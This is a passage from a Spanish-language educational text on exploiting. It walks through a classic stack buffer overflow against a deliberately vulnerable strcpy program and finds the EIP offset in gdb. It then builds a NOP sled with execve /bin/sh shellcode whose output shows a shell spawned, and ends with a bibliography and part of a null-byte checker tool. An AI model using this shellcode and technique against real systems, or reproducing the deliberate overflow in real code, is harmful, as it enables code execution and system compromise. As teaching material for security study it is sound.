Es en este punto en el que los conceptos de *exploiting* y de *shellcoding* convergen al fin. Hasta el momento se ha estudiado el modo de que un programa ejecutara instrucciones que no debía ejecutar. Sin embargo, estas instrucciones formaban parte del código fuente del mismo programa.

En este apartado se estudiara la metodología a seguir para conseguir ejecutar instrucciones ajenas al código fuente vulnerable. Estas instrucciones a ejecutar son las que forman los *shellcodes* que se han estudiado en los primeros apartados.

A continuación se mostrará el método para inyectar un *shellcode* en un programa vulnerable en tiempo de ejecución.

9.3.1. Modificación del registro EIP

El concepto básico para la ejecución de un shellcode a partir de un programa vulnerable, es que es el mismo programa el que debe ejecutar el shellcode. Para conseguir este propósito se debe recordar lo explicado anteriormente sobre la construcción del marco de pila de una función. Entre toda la estructura de datos que se creaba al construir un marco de pila, había un dato de especial interés para la explotación de una aplicación vulnerable. El dato en cuestión es la dirección de retorno que insertaba la instrucción call en el momento de llamar la función a ejecutar. Si se recuerda lo que se ha explicado en los capítulos anteriores, esta dirección de retorno se insertaba en el marco de pila de una función para que cuando se finalizará el código a ejecutar de dicha función, el flujo de ejecución del programa pudiera continuar con la instrucción posterior a la llamada de la función. Esta dirección de retorno especifica la dirección de memoria donde se ubica la siguiente instrucción que se debe ejecutar una vez se ha terminado el código de la función ejecutada.

Si un atacante fuera capaz de de modificar el valor de este dato, sería capaz de controlar completamente el flujo ejecución del programa vulnerable. El atacante podría especificar cualquier dirección de memoria ⁴³, ubicar su *shellcode* en esa dirección de memoria y, de este modo, cuando la ejecución de la función finalizara y el marco de pila se destruyera, la siguiente instrucción a ejecutar sería la instrucción ubicada en la dirección de memoria que el atacante habría especificado y, de esta manera, se conseguiría ejecutar el *shellcode* elegido.

A continuación se mostrará como se puede modificar este dato. El registro que contiene la dirección de memoria donde se ubica la instrucción que se debe ejecutar

⁴³Cabe destacar que no todas las regiones de memoria tienen los mismos permisos. Existen regiones de memoria que, por ejemplo, no tienen permisos de ejecución y, por tanto, si el código de un *shellcode* se ubicara en estas regiones no se podría ejecutar.

a continuación es el registro eip^{44} . El valor del registro eip no se puede modificar manualmente, así que se deberá modificar el dato comentado en el parágrafo anterior para que el registro eip obtenga un valor alterado manualmente.

Para realizar esta acción basta con actuar del mismo modo que se ha actuado cuando se han estudiado los desbordamientos de bufers en la pila. En los capítulos anteriores se modificaba el valor de las variables locales de una función para conseguir acceder a una zona de código restringida. En esta ocasión, el desbordamiento del búfer permitirá sobreescribir los datos de control introducidos en el marco de pila y, gracias a esta acción, se controlará el valor del registro eip. A continuación se muestra el modo a proceder para conseguir el propósito comentado. El código fuente explotado es el mismo que en los apartados anteriores, pero el búfer caPassword se amplia a 128 bytes para facilitar las cosas.

```
#include <stdio.h>
1
   #include <string.h>
2
   #include <stdlib.h>
3
4
   int checkPassword(char * cpPassword) {
5
            int iSuccess = 0;
6
            char caPassword [128];
7
8
            strcpy(caPassword, cpPassword);
9
10
            if ( strcmp(caPassword, "validPassword") == 0)
11
               iSuccess = 1;
12
            return iSuccess;
13
   }
14
15
   int main(int argc, char * argv[]) {
16
            if (argc != 2) {
17
                     printf("[-] Usage: %s <password>\n", argv[0]);
18
                     exit(0);
19
            }
20
21
            if ( checkPassword(argv[1]) ) {
22
                     printf("\n++++++++++++++++\n");
23
                    printf("\n|
                                    ACCESS GRANTED
24
                     printf("\n++++++++++++++++\n\n");
25
            } else {
26
                     printf("\n+++++++++++++++++++++++++++++);
27
                     printf("\n|
                                   ACCESS DENIED
28
```

⁴⁴Extended Instruction Pointer

Código 55. Código fuente vulnerable

Debido a que el búfer caPassword es muy grande, se utilizará el lenguaje de programación interpretado $Perl^{45}$ para pasar como argumento el número de bytes necesario para sobreescribir el registro eip. Gracias a esto uno se ahorra mucho trabajo ya que no tiene que insertar los bytes del parámetro manualmente.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gcc -
    g passwordProtectedAmpliado.c -o passwordProtectedAmpliado -fno-stack-protector
newlog@Beleriand: "/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb
   {\tt q} \ {\tt passwordProtectedAmpliado}
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado...hecho.
(gdb) run 'perl -e 'print "A" x 155''
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado 'perl -e 'print "A" x 155''
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) run 'perl -e 'print "A" x 145''
The program being debugged has been started already.
Start it from the beginning? (y o n) y
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado 'perl -e 'print "A" x 145''
Program received signal SIGSEGV, Segmentation fault.
0x08040041 in ?? ()
(gdb) run 'perl -e 'print "A" x 144 . "ABCD"'
The program being debugged has been started already.
Start it from the beginning? (y o n) y
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado 'perl -e 'print "A" x 144 . "ABCD"'
Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ()
(gdb) quit
Una sesi n de depuraci n est activa.
  Inferior 1 [process 18870] will be killed.
Salir de cualquier modo? (y o n) y
```

Código 56. Modificación del registro eip

 $^{^{45} \}mathrm{Para}$ encontrar información sobre el lenguaje de programación Perl se pueden visitar los siguientes enlaces:

http://www.perl.org/docs.html
http://perldoc.perl.org/

El método utilizado para descubrir la ubicación de la dirección de retorno ha sido de prueba y error. En vez de ir probando diferentes parámetros para descubrir cómo sobreescribir la dirección de retorno, se podría haber desensamblado el ejecutable tal y como se hizo en el apartado donde se estudiaba la construcción del marco de pila y haber podido descubrir la dirección de memoria exacta donde se ubicaba la dirección de retorno.

Como se puede ver la técnica utilizada para sobreescribir el registro *eip* se basa en ir pasándole al ejecutable parámetros de diferente longitud. Cada vez que se ejecuta el programa con un nuevo parámetro se inspecciona cual es el contenido del registro *eip*.

Con el primer intento se pasa un argumento que hace que el programa deje de funcionar y termine con la interrupción SIGSEGV. Cada vez que se cierra el programa, el depurador gdb muestra el contenido del registro eip, sin que se tenga que inspeccionar explícitamente. Como se muestra, este error se da porqué el registro eip contiene el valor hexadecimal 41414141, que en ASCII su equivalente sería AAAA. Debido a que el registro eip contiene el valor 0x41414141, la siguiente instrucción que se ejecuta es la que se encuentra en la dirección de memoria 0x41414141. Como la dirección 0x41414141 no contiene una instrucción válida, o no es un segmento de memoria ejecutable, el flujo de ejecución del programa se detiene y se aborta su ejecución.

A continuación se prueban diferentes parámetros de una longitud inferior al primer parámetro, ya que este ya sobreescribía completamente el registro *eip*. El primer parámetro con el que no sobreescribe completamente el valor del registro *eip* se introduce en el segundo intento y el número de *bytes* del parámetro es 145. Con este parámetro se consigue que el registro *eip* tome el valor 0x08040041, con lo que se sabe que faltan 3 *bytes* más para sobreescribir completamente el registro.

Por esta razón se llega a la conclusión de que para sobreescribir completamente el registro *eip* se necesitan 148 *bytes*, con lo que a continuación se pasa un parámetro de 144 *bytes* concatenados con otros cuatro *bytes* equivalentes, ABCD.

Gracias a la introducción de este parámetro se consigue que el registro eip tome el valor 0x44434241, que es el valor ASCII equivalente a DCBA. Como se puede comprobar, el valor ABCD del parámetro se almacena de modo inverso en el registro eip. Esto se debe a que se trabaja con una arquitectura little endian ⁴⁶. Este dato es muy importante porqué avanza que cuando se quiera insertar los bytes de una dirección de memoria en el registro eip se deberán introducir los bytes de la dirección en orden inverso.

Llegados a este punto, ya se podría modificar el valor del registro eip tal y como se desee.

⁴⁶Este concepto va se ha tratado en el apartado de *shellcoding*.

9.3.2. Construcción del exploit

Una vez se conoce el número de *bytes* necesarios para sobreescribir exactamente el registro *eip*, se debe estudiar como se conseguirá redireccionar el flujo de ejecución del programa hacia la dirección de memoria donde se ubica el inicio del *shellcode*.

La dificultad de esta acción reside en que en tiempo de compilación es imposible saber la dirección exacta donde se ubicará el *shellcode*. Sin embargo, el dato crucial es que se conoce de antemano que el *shellcode* se ubicará en la región de memoria que se utiliza como pila. Así pues, gracias a esta información se puede obtener una dirección de memoria para utilizarla como referencia. Tal y como se ha visto en otros capítulos, el valor del registro *esp* se puede obtener en tiempo de ejecución. Gracias a este dato se podrá conocer en qué dirección de memoria se ha ubicado el último dato perteneciente a la pila.

Como se puede ver en el Apéndice II, si la protección del sistema ASLR está desactivada, el inicio del segmento de pila siempre es el mismo. Como ya hemos comentado, la pila crece hacia direcciones de memoria inferiores. Esto significa que el *shellcode* que se inyectará en el ejecutable vulnerable se ubicará en una dirección de memoria inferior a la dirección inicial de la pila, que es la que se obtendrá a continuación con el siguiente código.

```
#include <stdio.h>
2
   int main(int argc, char ** argv) {
3
4
            int reg_esp;
5
6
            __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
7
8
            printf("ESP value: %p\n", (void *) reg_esp);
9
10
            return 0;
11
   }
12
```

Código 57. Obteniendo el valor del registro ESP

Después de ejecutar varias veces el código fuente mostrado anteriormente, se puede comprobar como el valor del registro *esp* siempre es el mismo.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$ gcc getESP.c -o getESP newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$ ./getESP ESP value: 0xbffff390 newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$ ./getESP ESP value: 0xbffff390 newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$ ./getESP ESP value: 0xbffff390
```

Código 58. Modificación del registro eip

La dirección inicial de la región de memoria que se utilizará como pila es 0xbffff390. Por tanto, es conocido el hecho de que el *shellcode* se ubicará en una dirección de memoria inferior a 0xbffff390. Debido a que no es posible conocer la dirección exacta del *shellcode* antes de que se ejecute el programa, se deberá hacer una aproximación sobre su posible ubicación.

Se podría pensar que si no se conoce la dirección de memoria exacta donde se ubicará el *shellcode*, no será posible ejecutarlo ya que cuando se especifique una dirección de memoria erronea, el programa se detendrá debido a que el contenido de la dirección de memoria especificada en el registro *eip* no contendrá una instrucción válida que se pueda ejecutar. Muy seguramente contendrá datos que no tengan nada que ver con instrucciones ejecutables, como ahora variables locales o parámetros de una función.

Para solucionar este problema podemos contruir lo que se conoce como NOP Sled.

NOP Sled

Se conoce como NOP Sled a una secuencia de *byte* formada por el *opcode* 0x90. El *opcode* 0x90 identifica a la instrucción en ensamblador conocida como No-OPeration. Esta instrucción lo único que hace es consumir ciclos del procesador del sistema sin que se realice ningún tipo de operación.

Si la dirección de memoria que contuviera el registro eip apuntará hacia una una dirección de memoria que contuviera la instrucción NOP, el procesador la ejecutaría y continuaría ejecutándo el contenido de la siguiente dirección de memoria contigua. Es importante resaltar que, a diferencia del crecimiento de la pila hacia posiciones de memoria inferiores, cuando el procesador ejecuta instrucciones de memoria, las intrucciones que se ejecutan sucesivamente están ubicadas en direcciones de memoria superiores, a menos, claro, que se ejecuten saltos condicionales, bucles o llamadas a funciones.

Por esta razón, si la dirección que contiene el registro eip apunta hacia una dirección de memoria que contiene una secuencia de instrucciones NOP, éstas se ejecutarán secuencialmente hasta que el conjunto de operaciones NOP se termine y se encuentre alguna instrucción diferente. Es aquí donde se ubicará alguno de los shellcodes desarrollados en los primeros apartados. Gracias a esta técnica no es necesario conocer exactamente la dirección de memoria donde se ubicará el shellcode. Se puede hacer una aproximación de modo que si no se acierta la dirección exacta del shellcode, muy posiblemente se apunte a una dirección de memoria que contenga las instrucciones NOP, que se irán ejecutando secuencialmente hasta que se terminen

y se empiece a ejecutar el código del *shellcode* que estará ubicado a continuación. Así pues, el contenido que se debe inyectar como parámetro del programa debe tener la siguiente forma:

```
+-----+
| NOP Sled | Shellcode | Direccion de retorno |
```

Tal y como se ve en el esquema, la dirección de retorno apuntará a una de las direcciones que contenga el NOP Sled y este se ejecutará hasta dar con el *shellcode*.

Calculo de la dirección de retorno

Tal y como ya se ha comentado, como referencia se utilizará la dirección de memoria incial de la pila, que es 0xbffff390. Como ya se ha comentado, la dirección de memoria donde se ubicará el *shellcode* será inferior que la contenida por el registro *esp*. Sin embargo, aunque es muy complicado conocer la posición exacta de los datos en memoria, se puede hacer una aproximación sabiendo que los argumentos se insertan en memoria a partir de la dirección inicial de la pila. Como ya se ha comentado en el apartado donde se estudia la estructura de un marco de pila, el parámetro pasado a una función se inserta en la pila antes de que se almacenen los datos de la función llamada, por esta razón, el parámetro que se le pasará al ejecutable se almacenará antes que los datos relativos a la función *main*.

Teniendo en cuenta que se necesitan 148 bytes para sobreescribir la dirección de memoria de donde el registro eip obtendrá su valor, se estima que si a la dirección inicial de la pila se le restan 80 bytes - 50h - muy seguramente se apunte hacia una dirección de memoria que contenga una instrucción del NOP Sled. La dirección resultante es 0xbffff390 - 0x50 = 0xbffff340. Como ya se ha comentado, esta dirección de memoria se debe insertar en la pila de modo invertido, o sea, primero el byte 40, después el byte f3 y así sucesivamente.

■ Elección del shellcode

Para vulnerar el ejecutable se ha elegido el *execve shellcode* que se ha explicado en los primeros apartados. Su código es el siguiente:

```
BITS 32

xor eax, eax

cdq

mov byte al, 11

push edx

push long 0x68732f2f

push long 0x6e69622f
```

```
mov ebx, esp
push edx
mov edx, esp
push ebx
mov ecx, esp
int 0x80
```

Código 59. Execve shellcode en ensamblador

Para convertir este código ensamblador en *opcodes* que se puedan insertar en memoria directamente para su ejecución se utilizará el *script* ideado por *vlan* del que ya se ha hablado en los primeros apartados:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
cat genShell.sh
#!/bin/sh

objdump -d ./$1 | grep '[0-9a-f]:' | grep -v 'file' | cut -f2 -d:
|cut -f1-6 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ \\x/g'
|paste -d '' -s | sed 's/^"/' | sed 's/$/"/g'
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
```

Código 60. Script para obtener los opcodes de un shellcode

El shellcode que se inyectará en memoria es el que se puede ver a continuación:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/ExecveShellcode/PushingExecve$ ./
    genShell.sh execve-Pushing2
"\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\
    xe2\x53\x89\xe1\xcd\x80"
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/ExecveShellcode/PushingExecve$
```

Código 61. Shellcode a invectar

Si se cuenta el número de opcodes que forman el shellcode se obtiene que el tamaño es de 26 bytes. Normalmente, el tamaño del NOP Sled acostumbra a ser la mitad del tamaño del búfer necesario para llegar a sobreescribir el valor donde se ubica la dirección de retorno. Por esta razón se fijará el tamaño del NOP Sled a 74 bytes, que es la mitad de 148. Con los 74 bytes del NOP Sled, más los 26 bytes del shellcode faltan 48 bytes para llegar a sobreescribir la dirección de retorno. Por esta razón, la dirección de retorno que se ha elegido anteriormente, 0xbffff340, se repetirá 12 veces. O sea, se añadirán 48 bytes más al búfer. De este modo se asegura que la dirección de retorno sea sobreescrita por la dirección 0xbffff340. La construcción del parámetro se construirá con el siguiente comando:

```
'perl -e 'print "\x90"x74 . "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x73\x68\x68\x2f\
x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80" . "\x40\xf3\xff\xbf"x12';'
```

Código 62. Construcción del parámetro

Primero se escriben 74 bytes del NOP Sled, acto seguido se añade el shellcode y por último se añade 12 veces la dirección de retorno calculada anteriormente.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
   x68 \times 2f \times 2f \times 73 \times 68 \times 2f \times 62 \times 69 \times 6e \times 89 \times e3 \times 52 \times 89 \times e1 \times cd \times 80
      "\x40\xf3\xff\xbf"x12';'
Instrucci n ilegal
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
   passwordProtectedAmpliado 'perl -e 'print "\x90"x75 . "\x31\xc0\x99\xb0\x0b\x52\
   "\x40\xf3\xff\xbf"x12';'
Fallo de segmentaci n
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
   passwordProtectedAmpliado 'perl -e 'print "\x90"x76 . "\x31\xc0\x99\xb0\x0b\x52\
   x68\x2f\x2f\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80"
    . "\x40\xf3\xff\xbf"x12';'
Fallo de segmentaci n
{\tt newlog@Beleriand: ``/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample\$../}
   passwordProtectedAmpliado 'perl -e 'print "\x90"x77 . "\x31\xc0\x99\xb0\x0b\x52\
   . "\x40\xf3\xff\xbf"x12';
Fallo de segmentaci n
```

Código 63. Ejecución del exploit

Como se puede ver, la ejecución del exploit no ha sido satisfactoria. Así que se depurará la ejecución con gdb para entender mejor lo que está ocurriendo.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
   q passwordProtectedAmpliado
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   {\tt BasicExample/passwordProtectedAmpliado...hecho.}
(gdb) run 'perl -e 'print "\x90"x74 . "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\
   x68\x2f\x62\x69\x6e\x89\xe2\x53\x89\xe1\xcd\x80" . "\x40\xf3\xff\
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   \xb0\x0b\x52\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89
   Program received signal SIGILL, Illegal instruction.
0xbffff342 in ?? ()
(gdb) quit
Una sesi n de depuraci n est activa.
 Inferior 1 [process 30423] will be killed.
Salir de cualquier modo? (y o n) y
{\tt newlog@Beleriand:} ``/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample\$ \\
```

Código 64. Depuración del exploit

Como se puede ver, la dirección del registro *eip* es 0xbffff342, que es muy cercana a la que se deseaba, 0xbffff340. Así que el problema no es que la dirección de retorno no se sobreescriba bien. Muy probablemente, el problema radica en que no se ha elegido correctamente la dirección de retorno. Para saber exactamente dónde se ubica

el parámetro que se inyecta, se va a realizar un pequeña trampa. Se va a mostrar el contenido de las direcciones de memoria relativas a la pila. De este modo, se podrá identificar donde se ubica el NOP Sled y se conocerá la dirección donde se ubica el parámetro inyectado.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
   q passwordProtectedAmpliado
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
   BasicExample/passwordProtectedAmpliado...hecho.
(gdb) run 'perl -e 'print "\x90"x74 . "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\
   x68 \times 2f \times 62 \times 69 \times 6e \times 89 \times e3 \times 52 \times 89 \times e2 \times 53 \times 89 \times e1 \times cd \times 80  . "\x40\xf3\xff\
    xbf"x12';'
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado 'perl -e 'print "\x90"x74 . "\x31\xc0\x99
    \xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89
    Program received signal SIGILL, Illegal instruction.
0xbffff342 in ?? ()
(gdb) x/200x 0xbffff390
Oxbfffff390: Oxbffffe0b Oxbfffffe13 Oxbfffffe3f Oxbfffffe4e
Oxbfffff3aO: OxbffffebO Oxbfffffeed OxbffffffOd Oxbffffff1a
0xbfffff3b0: 0xbffffff27  0xbffffff49  0xbffffff62  0x00000000
0xbffff3c0: 0x00000020  0x0012e414  0x00000021  0x0012e000
0xbffff3e0: 0x00000011 0x00000064 0x00000003 0x08048034
0xbfffff400: 0x00000007 0x00110000 0x00000008 0x00000000
0xbfffff410: 0x00000009 0x080483d0 0x0000000b 0x000003e8
0xbfffff420: 0x0000000c 0x0000003e8 0x0000000d 0x0000003e8
0xbfffff430: 0x0000000e 0x000003e8 0x00000017 0x00000000
 \texttt{0xbffff440: 0x00000019} \quad \texttt{0xbffff46b} \quad \texttt{0x0000001f} \quad \texttt{0xbfffff9a} 
0xbffff450: 0x0000000f 0xbffff47b 0x00000000 0x00000000
0xbffff460: 0x00000000 0x00000000 0x64000000 0x4b207e0e
0xbfffff470: 0x5f3e166f 0x29de5d5c 0x69515e02 0x00363836
0xbfffff480: 0x00000000 0x00000000 0x682f0000 0x2f656d6f
Oxbfffff490: Ox6c77656e Ox442f676f Ox6d75636f Ox6f746e65
0xbffff4a0: 0x68532f73 0x636c6c65 0x6e69646f 0x6f432f67
0xbffff4b0: 0x6f676964 0x74532f73 0x4f6b6361 0x66726576
0xbfffff4c0: 0x73776f6c 0x7361422f 0x78456369 0x6c706d61
0xbfffff4d0: 0x61702f65 0x6f777373 0x72506472 0x6365746f
0xbfffff4e0: 0x41646574  0x696c706d  0x006f6461  0x90909090
---Type <return> to continue, or q <return> to quit-
0xbffff540: 0x622f6868 0xe3896e69 0x53e28952 0x80cde189
Oxbffff550: Oxbfffff340 Oxbfffff340 Oxbfffff340
Oxbffff560: Oxbffff340 Oxbffff340 Oxbffff340 Oxbffff340
Oxbffff570: Oxbfffff340 Oxbfffff340 Oxbfffff340 Oxbfffff340
0xbffff580: 0x42524f00 0x535f5449
                                   0x454b434f 0x52494454
0xbffff590: 0x6d742f3d 0x726f2f70 0x2d746962 0x6c77656e
Oxbfffff5a0: Ox5300676f Ox415f4853 Ox544e4547 Ox4449505f
Oxbffff5b0: Ox3432313d Ox48530035 Ox3d4c4c45 Ox6e69622f
0xbffff5c0: 0x7361622f 0x45540068
0xbffff5d0: 0x47445800 0x5345535f
                                   0x783d4d52 0x6d726574
                                   0x4e4f4953 0x4f4f435f
Oxbffff5e0: Ox3d45494b Ox65313664 Ox61343137 Ox34656465
0xbffff5f0: 0x66633034 0x37336635 0x62633566 0x30303030
0xbffff610: 0x30363532  0x312d3936  0x38373638  0x38373739
```

```
0xbffff620: 0x49570030  0x574f444e  0x373d4449  0x37393435
0xbffff630: 0x00353734  0x4d4f4e47  0x454b5f45  0x4e495259
0xbffff640: 0x4f435f47  0x4f52544e  0x742f3d4c  0x6b2f706d
0xbffff650: 0x69727965  0x322d676e  0x65324332  0x54470079
0xbffff660: 0x4f4d5f4b  0x454c5544  0x61633d53  0x7265626e
0xbffff670: 0x672d6172  0x6d2d6b74  0x6c75646f  0x53550065
0xbffff680: 0x6e3d5245  0x6f6c7765  0x534c0067  0x4c4f435f
---Type <return > to continue, or q <return > to quit ---q
Quit
(gdb) quit
Una sesi n de depuraci n est activa.

Inferior 1 [process 30448] will be killed.

Salir de cualquier modo? (y o n) y
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 65. Dirección de memoria del NOP Sled

Como se puede ver se examinan las direcciones de memoria contiguas al inicio de la pila, o sea, contiguas a la dirección 0xbffff390. Si se analizan los datos proporcionados por gdb se puede comprobar como en la dirección 0xbffff510 el NOP Sled ya está presente. Así pues, si se utiliza la dirección 0xbffff510 como dirección de retorno, el flujo de ejecución del programa se desviará hacia en medio del NOP Sled. A continuación se muestra si este razonamiento es correcto:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtectedAmpliado
Leyendo s mbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado...hecho.
(gdb) run 'perl -e 'print "\x90"x74 ."\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\
    x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80" . "\x10\xf5\xff\xbf
    "x12';'
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado 'perl -e 'print "\x90"x74 ."\x31\xc0\x99\
    xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\
    xe1\xcd\x80" . "\x10\xf5\xff\xbf"x12';'
process 30601 is executing new program: /bin/dash
$ exit

Program exited normally.
(gdb) quit
```

Código 66. Ejecución correcta del exploit

Como se puede comprobar, el *exploit* se ha ejecutado correctamente y gracias a él se ha ejecutado el *shellcode*, que ha brindado una *shell* con la que ejecutar cualquier comando que el atacante quisiera ejecutar. Evidentemente los permisos de la *shell* son los mismos que los del ejecutable.

En este momento se ha conseguido ejecutar un exploit satisfactoriamente para vulnerar toda la seguridad de un sistema.

10. Conclusiones

Conseguir ayuda en los momentos en los que me he quedado estancado ha sido muy difícil. Por suerte, tanto a nivel nacional como a nivel internacional aun existen hackers como los de antaño que se preocupan de estudiar todas aquellas cosas que suceden a bajo nivel y no dudan en compartir sus conociemientos. A nivel nacional debo agradecer la ayuda prestada a la comunidad de Wadalbertia, en especial a Vlan7 y TuXeD, pero sin olvidar a ninguno de sus otros intergrantes que me han ayudado en cientos de situaciones diferentes. A nivel internacional debo dar mi agradecimiento al equipo de Corelan.

Por último, me gustaría resaltar que, según mi opinión, el exploiting es la máxima expresión del hacking. Cuando uno es capaz de desarrollar su propio exploit para una situación concreta y un software específico, significa que es capaz de comprender cada uno de los oscuros procesos que se dan en lo más profundo de un sistema. Cuando uno es capaz de programar su propio exploit es capaz de modificar el propósito para el cual está programado un código fuente. Es capaz de someter cualquier sistema a su propia voluntad con su ingenio. El ingenio que le ha servido para descubrir métodos para aprovechar los nimios errores de otro programador. Y lo mejor de todo es que cuando un verdaderos hacker dispone de todo este poder... No duda en compartirlo y ceder sus privilegios en pos de construir una sociedad más segura en la que el conocimiento sea libre.

Bibliografía

- [1] Erickson, J.(2008). Hacking: Técnicas fundamentales. 1a edición. España: Anaya Multimedia. ISBN 978-84-415-2469-9
- [2] Foster, J.; Liu, V.(2006). Writing Security Tools and Exploits. 1a edición. Canada: Syngress. ISBN 1-59749-997-8
- [3] Harris, S.; Harper, A.; Eagle, C.; Ness J. (2008). Gray Hat Hacking: The Ethical Hacker's Handbook. 2a edición. United States of America: The McGraw-Hill Companies. ISBN 978-0-07-149568-4
- [4] Aleph One. (1996). "Smashing The Stack For Fun And Profit". Phrack [en línea]. Vol. 49. Capítulo 14.

A. Apéndice I

Comentar que este código está en revisión ya que parece que con algunos shellcodes no funciona correctamente. Se reprogramará el código fuente para que utilice objdump en vez de ndisasm.

makefile

```
CFLAGS = -Wall -Wextra -ggdb
   all: link
2
   Mensajes.o: Mensajes.c Mensajes.h
3
     gcc -c Mensajes.c $(CFLAGS)
4
   Salida.o: Salida.c Salida.h
5
     gcc -c Salida.c $(CFLAGS)
6
   Nullbytes.o: Nullbytes.c
     gcc -c Nullbytes.c $(CFLAGS)
8
   link: Mensajes.o Salida.o Nullbytes.o
9
     gcc Mensajes.o Salida.o Nullbytes.o -o NullBytes
10
```

Código 67. makefile

Mensajes.h

```
#ifndef _MENSAJES_H
#define _MENSAJES_H

void Errors (int numError);

void Mensaje ();

#endif
```

Código 68. Mensajes.h

Mensajes.c

```
#include <stdio.h>
#include <stdlib.h>

void Errors (int numError) {
switch(numError) {
   case 1:
     printf("[-] Usage: ./NullBytes program>\n");break;
   case 2:
```

```
printf("[-] No se ha podido crear la tuberia\n");break;
9
     case 3:
10
       printf("[-] No se ha podido crear el hijo\n");break;
11
12
       printf("[-] No se han podido duplicar los descriptores de
13
           archivo\n"); break;
     case 5:
14
       printf("[-] No se han podido ejecutar ndisasm\n");break;
15
     case 6:
16
       printf("[-] La longitud del parametro es de mas de 145
17
           caracteres \n"); break;
18
       printf("[+] NullBytes te senalar que instrucciones
19
           desensambladas contienen
                     los bytes nulos y ademas cuantos hay en total\
20
                        n");
       printf("[+] El shellcode desensamblado no puede tener mas
^{21}
           de 5000 bytes.\n");
       printf("[+] Usage: ./NullBytes  program > \n"); break;
22
     default:
23
     break;
24
   }
25
     exit(-1);
26
   }
27
28
   void Mensaje () {
29
     printf("\n[+] NullBytes v0.1, por Albert Lopez Fernandez\n")
30
     printf("[+] Haciendo uso de la utilidad ndisasm,\n");
31
     printf("[+] NullBytes te permite saber si tu shellcode
32
                     contiene bytes nulos y donde se encuentran\n\n
33
                        ");
   }
34
```

Código 69. Mensajes.c

Salida.h

```
#ifndef _SALIDA_H
#define _SALIDA_H

void Proceso (char * salida);

#endif
```

Código 70. Salida.h

Salida.c

```
#define GNU_SOURCE
   #include <stdio.h>
   #include <string.h>
3
   #include <stdlib.h>
                               //Para los tipos de variable ssize_t
4
       y size_t
5
   void Proceso (char * salida) {
6
   //printf("%s\n", salida);
7
   char *linea = NULL, CodigoMaquina[70], Opcode[70], *str1;
8
   const char *delim = "\n";
9
   size_t i = 0, j;
10
   size_t BytesNulos = 0;
11
   char *saveptr1;
^{12}
13
   //El primer valor de str1 ha de ser cadena, despues ha de ser
14
      NULL siempre
   for(str1 = salida ; ; str1 = NULL) {
15
     //Dejamos que strtok_r haga su magia
16
     linea = strtok_r(str1, delim, &saveptr1);
17
     //Si ya lo hemos capturado todo salimos
18
     if (linea == NULL) break;
19
20
     bzero(CodigoMaquina, sizeof(CodigoMaquina));
21
     i = 0;
22
     while ( (linea[10+i] < 97) \mid | (linea[10+i] > 122) ) {
23
     //Mientras no leamos una minscula (signo de que es un opcode
24
        CodigoMaquina[i] = linea[10+i];
                                             //En linea[10]
^{25}
           empieza el codigo maquina
       i++;
26
     }//fin while
27
     bzero(Opcode, sizeof(Opcode));
28
     j = i;
